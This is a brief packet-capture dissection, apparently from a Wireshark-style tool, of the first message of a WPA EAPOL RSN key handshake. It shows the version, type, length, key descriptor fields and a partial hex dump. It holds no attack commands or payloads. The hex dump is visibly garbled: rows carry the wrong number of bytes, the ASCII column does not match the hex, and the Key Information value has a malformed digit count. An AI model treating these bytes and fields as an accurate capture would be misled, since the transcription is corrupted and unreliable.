  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 95
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  - Key Information: 0x0008a
    ..... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
0000 00 00 00 04 80 00 00 02 00 18 00 08 02 d5 00 .....
0010 dc fb 48 cc 40 de 00 16 b6 da a3 52 00 16 b6 da ..H @... R...
0020 a3 52 60 0f aa aa 03 00 00 00 88 8e 01 03 00 5f R' .....-
0030 02 00 8a 00 20 00 00 00 00 00 00 00 00 00 0f 2e 77 ..B. .... o.w...
0040 f4 a4 19 e6 72 1b cf 1a 4f 8b e2 79 ee a4 a8 18 ....r... 0..y....
```